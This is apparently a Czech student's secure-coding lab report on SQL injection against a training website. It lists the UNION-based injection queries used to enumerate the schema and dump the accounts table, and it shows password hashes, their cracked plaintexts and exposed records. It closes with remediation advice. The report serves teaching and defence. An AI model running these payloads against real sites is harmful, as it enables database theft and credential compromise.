
Jiří Pašek
pasekji1@fit.cvut.cz

SQL injection
Bezpečný kód, BI-BEK


12. 05. 2021

1 Zranitelnost

Při prohledávání stránky jsem se snažil narazit na zranitelné vstupní pole. Na záložce booking při kliknutí na jména dívek se dostaneme na jejich detaily. Při prozkoumání kódu stránky tam nacházíme skryté vstupní pole, kde je pro zadání vstupních hodnot potřeba změnit parametr type z hidden na text. Když poté zadám např ';–, dostávám SQL chybu, která by v bezpečné aplikaci nastávat neměla.




Tato samá chyba nastává i na kartách zbylých dvou dívek.



2 Tabulky


Nyní se budu snažit zjistit strukturu tabulek v databázi. Využiji k tomu dotaz do information_schema.tables, která je běžně v těchto databázích.

`'UNION SELECT 1 FROM information_schema.tables;#` - zde dostáváme chybu, že se liší počet sloupců
`'UNION SELECT 1,1 FROM information_schema.tables;#` - stejná chyba
`'UNION SELECT 1,1,1 FROM information_schema.tables;#` - stejná chyba
`'UNION SELECT 1,1,1,1 FROM information_schema.tables;#` - tady již nedostáváme chybu, tedy počet sloupců sedí




Následujícím dotazem jsem se dobral ke jménu databáze - bek.

```
'UNION SELECT * FROM information_schema;#
```




Dále jsem zkoušel další dotazy a při následujícím jsem se dostal k další tabulce - accounts.

```
'UNION SELECT table_name,table_name,table_name,table_name
FROM information_schema.tables WHERE table_schema='bek';#
```




Nyní budu chtít zjistit jména sloupců v tabulce accounts.

```
'UNION SELECT column_name,column_name,column_name,column_name
FROM information_schema.columns WHERE table_name='accounts';#
```




Teď budu dotaz opakovat následujícím způsobem, dokud nedostanu všechny sloupce.

```
'UNION SELECT column_name,column_name,column_name,column_name
FROM information_schema.columns WHERE table_name='accounts' AND column_name NOT IN('id');#
```





```
'UNION SELECT column_name,column_name,column_name,column_name
FROM information_schema.columns WHERE table_name='accounts' AND column_name NOT IN('id','usr');#
```





```
'UNION SELECT column_name,column_name,column_name,column_name
FROM information_schema.columns WHERE table_name='accounts' AND
column_name NOT IN('id','usr','pwd');#
```


Došli jsme na konec a známe všechny sloupce.




Nyní si vypíšu uživatelská jména.
`'UNION SELECT usr,usr,usr,usr FROM accounts;#`



`'UNION SELECT usr,usr,usr,usr FROM accounts WHERE usr NOT IN('root');#`




`'UNION SELECT usr,usr,usr,usr FROM accounts WHERE usr NOT IN('root','www');#`
Unable to fetch - tedy pouze uživatelé root a www.
Teď chci zjistit hesla.
`'UNION SELECT pwd,pwd,pwd,usr FROM accounts WHERE usr IN('root');#`



Výstup - 874572e7a5ae6a49466a6ac578b98adba78c6aa6

```
'UNION SELECT pwd,pwd,pwd,usr FROM accounts WHERE usr IN('www');#
```



Výstup - 214c418002e37328fa4269e3a4c952adc6e79ea4

Ještě zjistím id uživatelů.
```
'UNION SELECT id,id,id,usr FROM accounts WHERE usr IN('root');#
```
Výstup - 1
```
'UNION SELECT id,id,id,usr FROM accounts WHERE usr IN('www');#
```
Výstup - 2

Tabulka accounts vypadá takto.

id	usr	pwd
1	root	874572e7a5ae6a49466a6ac578b98adba78c6aa6
2	www	214c418002e37328fa4269e3a4c952adc6e79ea4

Hashe hesel si zkusím vygooglit.
K SHA-1 hashi 874572e7a5ae6a49466a6ac578b98adba78c6aa6 sedí heslo Tr0ub4dor&3. zdroj
K SHA-1 hashi 214c418002e37328fa4269e3a4c952adc6e79ea4 sedí heslo nemesis. zdroj

Nyní si zjistím jména zbylých dvou tabulek.
```
'UNION SELECT table_name,table_name,table_name,table_name
FROM information_schema.tables WHERE table_schema='bek' AND table_name NOT IN('accounts');#
```
Výstup - performers

```
'UNION SELECT table_name,table_name,table_name,table_name FROM information_schema.tables
WHERE table_schema='bek' AND table_name NOT IN('accounts','performers');#
```
Výstup - stories

```
'UNION SELECT table_name,table_name,table_name,table_name FROM information_schema.tables
WHERE table_schema='bek' AND table_name NOT IN('accounts','performers','stories');#
```
Unable to fetch, tabulky máme tedy všechny.

Nyní sestavím tabulku performers, dotazy už nebudu přikládat, jsou analogické k tabulce accounts.


id	nick	age	hair	name	street	city	zip	citizen_id
1	Rebecca	18	Brunette	Rebecca Chambers	123 15th Street S	Raccoon City	10000	887766/5544
2	Jill	25	Blonde	Jill Valentine	1 Victory Square	Raccoon City	10000	133700/0000
3	Claire	40	Blonde	Albert Wesker	Classified	Classified	00000	Umbrella1


Nyní sestavím tabulku stories, dotazy už nebudu přikládat, jsou analogické k tabulce accounts.

id	title	text	date_inserted	visible
1	MI-BPR Site Launched	The MI-BPR site was launched on Monday, 8th November 2011. Enjoy the stunning photos, parties and girls offered by the site!	2011-11-07 00:28:28	1
2	20% Discount to our VIP Members	We have a special Christmas offer for our valued customers. Rent a girl in December for the entire night and get another one for FREE! See more details about this exculsive deal here.	2016-09-18 08:36:32	1
3	You have earned 0.5 points	By changing the data you got access to a record which is marked invisible. Inform your teacher.	2015-11-17 18:31:05	0
12345	Did you actually check the gathered data?	If you did, notify your teacher that you deserve 0.5 extra points.	2016-09-18 07:31:29	0


3 Další body

3.1 Přihlášení uživatelů





3.2 Skryté příspěvky



4 Oprava chyb

4.1 Validace vstupů

Zavedl bych nějaké ověřování vstupů, zdali jsou validní a očekávané, např. i pomocí regulárních výrazů. Tedy SQL dotazy, které jsme zadávali, by měli být ještě před jejim spuštěním vyhodnoceny jako neplatný vstup a ihned zahozeny.

4.2 Parametrizované queries

Předkompilované SQL dotazy, kde uživatel bude poskytovat pouze parametry pro spuštění dotazu. Tato metoda umožňuje rozpoznat SQL kód od vstupních dat. Vstup uživatele je automaticky vložen do uvozovek a předán jako parametr, tím nedojde ke změně záměru programu.

4.3 Escapování

Vždy je třeba používat characte-escape funkce pro vstupy poskytnuté uživatli. Tyto funkce jsou poskytovány každým systémem pro správu databází. Toto je prováděno, aby si tyto systémy nepletly uživatelské vstupy od skutečných SQL dotazů, které vytvořil vývojář aplikace.

4.4 Web application firewall

Lze také použít firewall pro webové aplikace, který pomocí svých definovaných pravidel monitoruje datový tok na webový server a hledá náznaky hrozeb. Tyto firewally obvykle chrání webové aplikace i před jinými typy útoků, než jen před SQL injection.

4.5 Hesla

Hesla uživatelů mi přijdou příliš jednoduchá(obzvlášť u www), vynucoval bych nějaký delší řetězec včetně speciálních znaků, malých, velkých písmen apod.. Nelíbí se mi také použití SHA-1, vzhledem k tomu, že od roku 2005 není považována za bezpečnou a již od roku 2010 se doporučuje nepoužívat. U hesel bych také rád zavedl nějaké solení.

4.6 Další

Narazil jsem na nekonzistenci mezi údaji v databázi a implementací webu, když jsem se na webu mohl dostat na skryté příspěvky, které jsou v databázi s parametrem visible nastaveny na hodnotu 0.

4.7 Doplnění

4.7.1 Hashovací algoritmus

Ohledně hashovacího algoritmu bych já na místě vývojáře rád implementoval algoritmus bcrypt, např. kvůli jeho adaptivní vlastnosti, lze navýšit počet iterací ke zpomalení funkce a tím efektivněji odolávat brute-force útokům. Je také používán twitterem apod.. SHA-1 nebo i MD5 lze dnes již velmi snadno prolomit, jak bylo demonstrováno v této úloze.

4.7.2 Chybný formulář

Je třeba opravit nebo smazat ze stránky vstupní formulář, pomocí kterého jsem si vytáhl data z databáze. Na místě, kde se nachází, mi nedává smysl, je tam skrytý s parametrem hidden, netřeba tam ale nic zadávat, lze na stránku vložit jméno dívky přímo jako plain-text mimo nějaký vstupní formulář a při kliknutí na button by proběhl dotaz na danou dívku, bez potřeby nějakých vstupních uživatelských parametrů, stejnak jsou běžnému uživateli skryté.